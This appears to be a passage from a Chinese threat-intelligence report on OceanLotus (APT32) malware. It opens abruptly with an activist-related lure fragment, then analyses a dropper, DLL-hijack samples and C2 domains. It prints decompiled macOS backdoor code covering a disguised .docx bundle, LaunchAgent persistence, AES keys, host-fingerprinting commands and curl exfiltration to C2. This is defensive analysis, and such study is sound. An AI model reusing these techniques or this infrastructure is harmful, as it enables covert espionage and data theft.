要求福尔摩沙公司在2016年污染海水后补偿中部省份的受害者。他同时也是一个清愿者, 他被Hop Thanh公社的人民委员会滥用多年的税收和农业费用, 所以他和公社里的人民都不公平。</p> <p>Luong先生于2017年7月24日在Nghe An省Yen Hoa教区拜访良心囚犯 Nguyen Van Oai后, 在途中骑摩托车时被捕。</p> <p>根据1999年制定的旧刑法第79条, 民权活动家Le Dinh Luong被指控“旨在推翻人民行政管理”的活动。</p> <p>面对不公正, 年轻人一致张贴要求释放Le Dinh Luong并抗议审判的横幅</p> <p>在2018年8月, 即2018年8月16日上午, 义安人民法院以“旨在推翻人民行政的活动”为由, 对Le Dinh Luong案件的一审案件进行了审判。</p> <p>大赦国际人权观察于8月15日在义安省Le Dinh Luong的激进审判日期之前发布了新闻稿。活动家Le Dinh Luong的审判预计将于8月16日在义安省人民法院进行。</p> <p>国际特赦组织要求越南取消对越南人权和环境活动家Le Dinh Luong的政治动机。</p> <p>国际特赦组织全球业务总监克萊爾阿尔加女士说, 仅仅因为台湾钢铁厂造成海洋环境灾害影响的渔民的和平活动, Le Dinh Luong先生才能必须面对终身监禁甚至死刑。根据国际特赦组织的说法, 这是一个不公正和政治动机的案件, 因此必须取消, Le Dinh Luong先生必须立即无条件释放。</p> <p>关于激进主义者Le Dinh Luong是否在他被拘留一年多之前和在审判开始前不到一个月才能看到律师之前, 他是否得到了公平对待。</p> <p>52岁的活动家Le Dinh Luong是该活动的资深参与者, 要求钢铁厂从</p>

该 Dropper 的流程图如下:



该版本 Dropper 和 2015 年版本的 Dropper 的比较:

1、2015 年的 Dropper 是通过命令行参数传递随机生成的解密密钥, 而该版本的 Dropper 是



通过进程链间的环境变量实现密钥的传递（API 是 SetEnvironmentVariableW 和 GetEnvironmentVariableW）

2、2015 年版本的存在检测虚拟机，该版本的不存在检测虚拟机。

下图为：2015 年海莲花的 Dropper 版本通过 “-ping” 传递密钥：

```
传递参数 “-ping+【运行的文件全路径】+【\t】 + 密钥”，执行起来 temp 文件。

CommandLine = 0;
memset(&v33, 0, 0x7FFEu);
sprintf_s(&CommandLine, 0x4000u, L"%s\\-ping%s\\%s", &PathName, &FileName, &v38); // 传递参数并执行 tmp 文件
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.cb = 68;
StartupInfo.vShowWindow = 0;
StartupInfo.dwFlags = 1;
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcessW(&PathName, &CommandLine, 0, 0, 0, 0x00000000u, 0, 0, &StartupInfo, &ProcessInformation); // 执行 tmp 文件
v64 = 0;
goto LABEL_32;
```

下图为：本次 Dropper 的版本把随机生成的密钥存在环境变量中：

```
129 String = 0;
130 memset(&v105, 0, 128u);
131 v51 = &String;
132 v52 = &v113;
133 v53 = 16;
134 do
135 {
136     v54 = *(v52 - 2);
137     *v51 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v52 - 2) >> 4];
138     v55 = a0123456789abcd[v54 & 0xF];
139     v56 = (unsigned __int8)*(v52 - 1);
140     v51[1] = v55;
141     v51[2] = a0123456789abcd[v56 >> 4];
142     v57 = a0123456789abcd[v56 & 0xF];
143     v58 = (unsigned __int8)*v52;
144     v51[3] = v57;
145     v51[4] = a0123456789abcd[v58 >> 4];
146     v59 = a0123456789abcd[v58 & 0xF];
147     v60 = (unsigned __int8)v52[1];
148     v51[5] = v59;
149     v51[6] = a0123456789abcd[v60 >> 4];
150     v51[7] = a0123456789abcd[v60 & 0xF];
151     v51 += 8;
152     v52 += 4;
153     --v53;
154 }
155 while ( v53 );
156 lpValue = (LPCWSTR)&v97;
157 fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
158 v61 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
159 if ( lpValue != (LPCWSTR)&v97 )
160     free((void *)lpValue);
161 if ( v61 )
```

# 关联分析

## 木马样本关联

通过对海莲花的通用后门进行分析，通过其代码中的特征找到了大量同源样本：

MD5	编译时间	文件大小	模块名
ac5f18f1c20901472d4708bd06a2d191	2018-06-13, 11:33:33	93184	D11Hi jack. dll
221e9962c9e7da3646619ccc47338ee8	2018-06-25, 02:35:46	93184	D11Hi jack. dll
26ea45578e05040deb0cc46ea3103184	2018-07-02, 02:11:55	142336	D11Hi jack. dll
200033d043c13b88d121f2c1d8d2dfdf	2018-07-09, 03:00:10	2053632	D11Hi jack. dll
9972111cc944d20c9b315fd56eb3a177	2018-07-13, 03:48:03	142336	D11Hi jack. dll
bf040c081ad1b051fdf3e8ba458d3a9c	2018-07-23, 03:11:16	93184	D11Hi jack. dll
6c2a8612c6511df2876bdb124c33d3e1	2018-07-23, 04:50:51	93184	D11Hi jack. dll
7dace8f91a35766e9c66dd6258552b02	2018-07-23, 12:59:23	142336	D11Hi jack. dll
c9093362a83b0e7672a161fd9ef9498a	2018-08-07, 03:12:39	92672	D11Hi jack. dll
38f9655c72474b6c97dc9db9b3609677	2018-08-09, 10:11:58	93184	D11Hi jack. dll
4bb4d19b42e74bd11459c9358c1a6f01	2018-08-13, 02:21:13	168960	D11Hi jack. dll
f42611ac0ea2c66d9f27ae14706c1b00	2018-08-13, 08:46:56	92672	D11Hi jack. dll
c28abdfc45590af0ef5c4e7a96d4b979	2018-08-15, 03:20:08	92672	D11Hi jack. dll
cf0b74fe79156694a2e3ea81e3bb1f85	2018-08-20, 02:12:34	92672	D11Hi jack. dll
c78fd680494b505525d706c285d5ebce	2018-08-20, 02:23:12	92672	D11Hi jack. dll
77390c852addc3581d14acf06991982e	2018-08-29, 03:20:46	168960	D11Hi jack. dll
49e969a9312ee2ae639002716276073f	2018-08-29, 03:50:11	93184	D11Hi jack. dll
f5ad93917cd5b119f82b52a0d62f4a93	2018-08-30, 08:22:15	129536	D11Hi jack. dll
6291eabf6a8c58cad6a04879b7ba229f	2018-09-04, 02:24:06	92672	D11Hi jack. dll
9a10292157ac3748212fb77769873f6c	2018-09-04, 02:42:21	129536	D11Hi jack. dll
a406626173132c8bd6fe52672deache7	2018-09-06, 02:03:30	92672	D11Hi jack. dll
93c3d6cffdc0a2f29844ff130a920be	2018-09-06, 08:01:41	129536	D11Hi jack. dll
6b8fc8c9fe4f4ef90b2fcbcc0d24cfc9	2018-09-10, 02:44:30	119296	D11Hi jack. dll
1211dea7b68129d48513662e546c6e21	2018-09-11, 03:06:50	92672	D11Hi jack. dll
2f1f8142d479a1daf3cbd404c7c22f9f	2018-09-17, 04:12:57	111616	D11Hi jack. dll
0f877ad5464fcbb12e1c019adf7065cc	2018-09-18, 02:24:47	92672	D11Hi jack. dll
cab262b84dbd319f3df84f221e5c451f	2018-09-18, 03:00:51	111616	D11Hi jack. dll
07ff4f943b202f4e16c227679d9b598a	2018-09-19, 02:01:04	92672	D11Hi jack. dll
7a6ba3e26c86f3366f544f4553c9d00a	2018-09-24, 07:12:34	93184	D11Hi jack. dll
518f52aab9a059d181bfe864097091e	2018-09-25, 02:59:04	111616	D11Hi jack. dll
70a64ae401c0a5f091b5382dea2432df	2018-10-03, 04:17:51	111616	D11Hi jack. dll
d40b4277e0d417e2e0cff47458ddd62d	2018-10-09, 03:22:19	95232	D11Hi jack. dll

5f1bc795aa784f781d91acc97bec6644	2018-10-17, 08:02:50	209412	D11Hi jack. dll
305d992821740a9cbbda9b3a2b50a67c	2018-10-22, 03:27:24	92672	D11Hi jack. dll
7df61bc3a146fcf56fe1bbd3c26ea8c0	2018-10-22, 03:34:11	113664	D11Hi jack. dll
3c04352c5230b8cbaa12f262dc01d335	2018-11-14, 07:07:53	92672	D11Hi jack. dll
41f717eda9bc37de6ea584597f60521f	2018-11-15, 02:03:44	92672	D11Hi jack. dll
db81a7e405822be63634001ec0503620	2018-11-28, 08:55:24	112128	D11Hi jack. dll
865a7e3cd87b5bc5feec9d61313f2944	2018-11-29, 02:21:27	92672	D11Hi jack. dll
aad445e7ffc5ce463996e5db13350c5b	2018-11-29, 08:18:42	115712	D11Hi jack. dll
9bcd0b2590c53e4c0ed5614b127c6ba7	2018-11-29, 09:25:15	112128	D11Hi jack. dll
7338852de96796d7f733123f04dd1ae9	2018-12-04, 02:27:26	92672	D11Hi jack. dll
906a6898d099eb50c570a4014c1760f5	2018-12-04, 04:31:45	115712	D11Hi jack. dll
a530410bca453c93b65d0de465c428e4	2018-12-06, 03:21:22	115712	D11Hi jack. dll
de409b2fe935ca61066908a92e80be29	2018-12-10, 04:03:20	115712	D11Hi jack. dll
2756b2f6ba5bcf811c8baced5e98b79f	2018-12-10, 04:29:12	92672	D11Hi jack. dll


## MAC 后门关联

通过在上一章中对 MAC 样本回连的 C2: rio.imbandaad.com 进行域名反查后，我们发现解析 IP 为 198.15.119.125。当再次对该 IP 进行 IP 反查后，我们发现其中一个域名 web.dalalepredaa.com 域名已经打上了海莲花的标签

域名反查	域名	最早看到	最近看到	标签
	innatwoodwardpark.com	2018/12/20	2019/05/03	无
	qwertypanda.innatwoodwardpark.com	2019/01/21	2019/01/21	无
	web.dalalepredaa.com	2018/06/29	2018/11/01	API32 海莲花
	rio.imbandaad.com	2018/10/08	2018/10/31	API32 海莲花
	p12.alerentice.com	2018/10/08	2018/10/24	API32 海莲花
	ermahgerd.com	2014/09/28	2015/07/24	无
	www.ermahgerd.com	2014/09/28	2015/03/10	无

而通过该域名，我们发现了一个海莲花的最新 MAC 样本。首先，该样本为了伪装成文档，将文件夹名字中的 docx 中的 d，改为小写罗马数字五百，从而欺骗用户：Don khieu nai. d ocx


Windows 系统下看是这样的：



Macosx 系统上看是 office 图标的 docx 文件，其实是目录：



Don khieu nai.docx



因为 Info.plist 中的 iconFile 指向了一个 doc 的图标文件，如图：

```
Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CFBundleExecutable</key>
  <string>Don khieu nai</string>
  <key>CFBundleIconFile</key>
  <string>info.icns</string>
  <key>CFBundleIdentifier</key>
  <string>com.apple.files</string>
  <key>CFBundleName</key>
  <string>com.apple.files</string>
  <key>CFBundlePackageType</key>
  <string>APPL</string>
  <key>CFBundleShortVersionString</key>
  <string>1.0</string>
  <key>CFBundleSupportedPlatforms</key>
  <array>
    <string>MacOSX</string>
  </array>
  <key>CFBundleVersion</key>
  <string>1.0</string>
  <key>LSMinimumSystemVersion</key>
  <string>10.6</string>
  <key>LSUIElement</key>
  <true/>
  <key>NSHumanReadableCopyright</key>
  <string>Copyright © 2013 Apple. All rights reserved.</string>
</dict>
</plist>
```



以下为该样本的签名信息，如图：

```
Identifier=com.apple.files
Format=bundle with Mach-O thin (x86_64)
CodeDirectory v=20200 size=439 flags=0x0(none) hashes=15+3 location=embedded
Hash type=sha1 size=20
CDHash=80f54c13237d538cd3d885062e11c306b01d858f
Signature size=8522
Authority=Developer ID Application: DAVID DOWELL (B5YH6VDVRE)
Authority=Developer ID Certification Authority
```

Authority=Apple Root CA  
Timestamp=Sep 19, 2018, 3:57:09 AM  
Info.plist entries=11  
TeamIdentifier=B5YH6VDVRE  
Sealed Resources version=2 rules=12 files=2  
Internal requirements count=1 size=208

样本执行起来后，会在 Library 目录中创建 3 个目录：

LaunchAgents


Media

Video


并安装一个名字为 LaunchAgents 的应用，实现开机启动：

```
[bogon:LaunchAgents abc$ cat com.apple.media.agentd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.media.agentd</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Video/Download/Updater/mediaagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

该应用的程序指向 Video 目录下的 mediaagentd 程序：



同时之前的目录被替换成真的 docx 文件，实现偷梁换柱：



而释放的 mediagentd 程序是加壳的，会解密后在内存中加载并执行：

```

1 __int64 __fastcall start@crax@<_int64 a1@rbx>,<_int64 a2@r14>,<_int64 a3@r8>,<void (__fastcall *a4)(_QWORD,_QWORD,_QWORD,
2 {
3     unsigned int v4; // ecx
4     unsigned __int64 v5; // rax
5     unsigned int v6; // edx
6     unsigned __int16 *v7; // rbx
7     __int64 (__fastcall *v8)(__int64, __int64); // r15
8     char v10; // [rsp+10h] [rbp-4030h]
9     __int64 savedregs; // [rsp+4040h] [rbp+0h]
10    void *retaddr; // [rsp+4048h] [rbp+8h]
11
12    v4 = *(__DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFFFFFF0000LL) + 0x10);
13    if ( v4 )
14    {
15        v5 = (unsigned __int64)start & 0xFFFFFFFFFFFFFFFF0000LL | 0x20;
16        v6 = 0;
17        while ( *(__DWORD *)v5 != 25 || *(__QWORD *)v5 + 10 != 6073460636892678476LL )
18        {
19            ++v6;
20            v5 += *(unsigned int *)v5 + 4;
21            if ( v6 >= v4 )
22                goto LABEL_10;
23        }
24        v7 = *(unsigned __int16 **)v5 + 24;
25        a3 = (__int64)v7 + *v7;
26        a4 = (void (__fastcall *)(_QWORD,_QWORD,_QWORD,_QWORD))(v7 + 1);
27        do
28        {
29            a2 = *(unsigned int *)v7 - 1;
30            v7 -= 2;
31        }
32        while ( !a2 );
33        a1 = (__int64)v7 - a2;
34    }
35 LABEL_10:
36    v8 = (__int64 (__fastcall *)(_int64, __int64))sub_F00008FD(a1, a2, (__int64)&v10, 0x4000LL, a3, a4, &savedregs);
37    sub_F0000F7E();
38    retaddr = (void *)v6;
39    return v8(a1, a2);
40 }

```

脱壳后的 MACOS 文件如下：

该文件的入口处，会有一个 while 死循环，执行收集电脑信息并发送后，进入远控的循环函数，会随机睡眠一段时间，并继续走重复的流程：


```

1|void __fastcall __noreturn sub_1000116E8(__int64 a1, char **a2)
2|{
3|    char *v2; // rbx
4|    size_t v3; // rax
5|    __int64 v4; // rax
6|    unsigned int v5; // eax
7|    int v6; // eax
8|
9|    fun_GetFileName(*a2);
10|    v2 = *a2;
11|    v3 = strlen(*a2);
12|    bzero(v2, v3);
13|    sub_10000F4E8(v4);
14|    while ( 1 ) // CurlSendInfo
15|    {
16|        if ( fun_MainSendInfo() )
17|            fun_MainLoopInfo();
18|        v5 = time(0LL);
19|        srand(v5);
20|        v6 = rand();
21|        sleep(v6 - 36 * (((unsigned __int64)(0x38E38E39LL * v6) >> 63) + (0x38E38E39LL * v6 >> 35)) + 10);
22|    }
23|}


```

内部的很多字符串都被加密了，下图为使用该加密函数的地方：





解密方法主要是通过 CCrypt 解密，算法为 aes，iv 为 0，如图：



AES 密钥 (HEX) 为：4E620ABEDAFB4D9866CC9D9C2D29E2D7EA18ADF1 不够 32 位补零：

```

data:00000001000173C4 align 10h
data:00000001000173D0 unk_1000173D0 db 4Eh ; N
data:00000001000173D0
data:00000001000173D1 db 62h ; b
data:00000001000173D2 db 0Ah
data:00000001000173D3 db 0BEh
data:00000001000173D4 db 0DAh
data:00000001000173D5 db 0FBh
data:00000001000173D6 db 4Dh ; M
data:00000001000173D7 db 98h
data:00000001000173D8 db 66h ; f
data:00000001000173D9 db 0CCh
data:00000001000173DA db 9Dh
data:00000001000173DB db 9Ch
data:00000001000173DC db 2Dh ; -
data:00000001000173DD db 29h ; )
data:00000001000173DE db 0E2h
data:00000001000173DF db 0D7h
data:00000001000173E0 db 0EAh
data:00000001000173E1 db 18h
data:00000001000173E2 db 0ADh
data:00000001000173E3 db 0F1h

```

解密的所有字符串如下:

```

0x100014170 touch -t ↓
0x100014190 " ↓
0x1000141b0 " > /dev/null ↓
0x100014250 2>&1 ↓
0x1000141f0 2>/dev/null & sleep ↓
0x100014220 ; kill $! > /dev/null 2>&1 ↓
0x100014270 2>/dev/null ↓
0x100014290 ↓
0x1000142b0 /private ↓
0x1000142e0 system_profiler SPHardwareDataType 2>/dev/null | awk '/Processor / {split($0,line,""); printf("%s",line[2]);}' ↓
0x100014360 machdep.cpu.brand_string ↓
0x100014880 | ↓
0x100014390 ifconfig " ↓
0x1000143b0 " | awk '/ether /{print $2}' ↓
0x1000143e0 ifconfig -l ↓
0x1000143a0 ifconfig -l ↓
0x1000144e0 en0 ↓
0x100014900 ↓
0x1000145a0 /System/Library/CoreServices/SystemVersion.plist ↓
0x1000145f0 <string> ↓
0x100014610 </string> ↓
0x100014630 Mac OSX ↓
0x1000144b0 scutil --get ComputerName ↓
0x100014650 uname -m ↓
0x100014670 x86_64 ↓
0x100014500 ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\n"); printf("%s", line[4]); }' ↓
0x100014580 .r ↓
0x100014840 http:// ↓
0x100014860 curl/7.36.1 ↓
0x100014840 http:// ↓
0x100014860 curl/7.36.1 ↓
0x100014820 /dev/null ↓
0x100014840 http:// ↓
0x100014860 curl/7.36.1 ↓

```

而且会把收集的信息经过 AES 加密后通过 CURL 库发送出去:

```

29 v4 = curl_easy_init();
30 if ( v4 )
31 {
32     std::string::string((std::string *)&v15, a1);
33     v21 = *(_QWORD *)"\xBC\xED\xAA\xD4c\x04\x95\xF7\xF4\xEF\xE8\t\x01p\xA1\x93";
34     v22 = 0;
35     v5 = (const char *)fun_DecodeStr((__int64)&v21, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
36     v6 = (char *)v5;
37     v7 = strlen(v5);
38     if ( std::string::find((std::string *)&v15, v6, 0LL, v7) == -1LL )
39     {
40         sub_1000040C0((std::string *)&v14, v6, (std::string *)&v15);
41         std::string::assign((std::string *)&v15, (const std::string *)&v14);
42         v8 = v14 - 24;
43         if ( (_UNKNOWN *)v14 - 24) != &std::string::_Rep::_S_empty_rep_storage
44             && _InterlockedExchangeAdd((volatile signed __int32 *)v14 - 8, 0xFFFFFFFF) <= 0 )
45         {
46             std::string::_Rep::_M_destroy(v8, &v18);
47         }
48     }
49     if ( v6 )
50         free(v6);
51     curl_easy_setopt(v4, CURLOPT_URL, v15);
52     curl_easy_setopt(v4, CURLOPT_WRITEFUNCTION, sub_10000FB9A);
53     curl_easy_setopt(v4, CURLOPT_FILE, &v16);
54     curl_easy_setopt(v4, CURLOPT_TIMEOUT, *((_QWORD *)v2 + 1));
55     v19 = *(_QWORD *)"B6\xB9\xCF\x43\xF8%\x19Rv\xC8\x7F\xF1\x9402x";
56     v20 = 0;
57     v9 = (void *)fun_DecodeStr((__int64)&v19, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
58     curl_easy_setopt(v4, CURLOPT_USERAGENT, v9);
59     if ( v9 )
60         free(v9);
61     if ( *((_BYTE *)v2 + 24) )
62         curl_easy_setopt(v4, CURLOPT_COOKIE, *((_QWORD *)v2 + 2));
63     v10 = curl_easy_perform(v4);
64     *((_DWORD *)v2 + 7) = *__error();
65     if ( v10 == 52 )
66     {
67         v11 = rand();
68         sleep(v11 - 3 * (((unsigned __int64)(1431655766LL * v11) >> 63) + ((unsigned __int64)(1431655766LL * v11) >> 32) + 1));
69         v10 = curl_easy_perform(v4);
70         *((_DWORD *)v2 + 7) = *__error();
71     }
72     if ( v10 == CURLE_OK )
73     {
74         curl_easy_getinfo(v4, CURLINFO_RESPONSE_CODE, &v13);

```

远控的消息分发函数如下:会根据第一自己的 token 执行不同的操作,下图为列目录的操作:

```

698         if ( v20 == 'r' )
699         {
700             v10 = 1;
701             v5 = (char *)&v153;
702             pthread_create(&v84, &v153, sub_10000BC68, v44);
703             goto LABEL_165;
704         }
705     }
706     else if ( v26 == '#' || v26 == '<' )
707     {
708         v10 = 1;
709         v5 = (char *)&v153;
710         pthread_create(&v84, &v153, (void *(__cdecl *)(void *))sub_10000B654, v44); // list dir
711         goto LABEL_165;
712     }
713     if ( *v46 )
714         operator delete(*v46);
715     v52 = (void *)v45 - 24LL;
716     if ( v52 != &std::string::_Rep::_S_empty_rep_storage
717         && _InterlockedExchangeAdd((volatile signed __int32 *)v45 - 8LL, 0xFFFFFFFF) <= 0 )
718     {
719         v5 = &v152;

```

传输数据用的密钥和解密字符串的密钥不一样, 下图为传输数据的加密密钥:

07E74FF2CE9688C8F79B91AB32C95D11C140D3AC


```

__data:000000001000173F0 unk_1000173F0 db 7 ; DATA XREF: fun_MainSendInfo+F0fo
__data:000000001000173F0 ; fun_MainSendInfo+282fo
